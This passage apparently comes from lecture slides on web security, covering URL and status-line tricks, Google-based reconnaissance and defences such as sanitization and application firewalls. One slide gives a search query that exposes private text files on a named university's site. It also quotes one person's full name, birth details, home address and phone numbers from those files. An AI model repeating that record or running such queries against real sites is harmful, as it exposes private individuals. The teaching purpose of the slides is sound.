  - Performs controls on the URLs being selected
  - Insert a new URL in the browser's URL field
- Note that status lines can be re-written using JavaScript…

Let's Not Forget Google

- Google knows all
- Google does not forget anything...
- "VIGNA" does not return any (interesting) result :'-(
  - *"Ora Noe', coltivatore della terra, comincio' a piantare una **vigna**. Avendo bevuto il vino, si ubriaco'...*
- site:www.sssup.it filetype:txt reveals a considerable amount of private information
  - Anna LUCARIELLO: nata a Piano di Sorrento (NA) il 12 Maggio 1969, residente a Pisa, Via Molfetta 5, Tel. 050/522.811 (casa), Tel. 0348/622.2022 (cell.) nubile
    Master in Management dell'Innovazione A.A. ...

Foiling Web Attacks

- Prevention
  - Sanitization, sanitization, sanitization!!
  - Code audits
  - Offline vulnerability analysis
  - Online vulnerability analysis
- Detection
  - Web-based Application Firewall
    - Signatures
    - Anomalies
- Containment
  - Data compartmentalization
  - Software isolation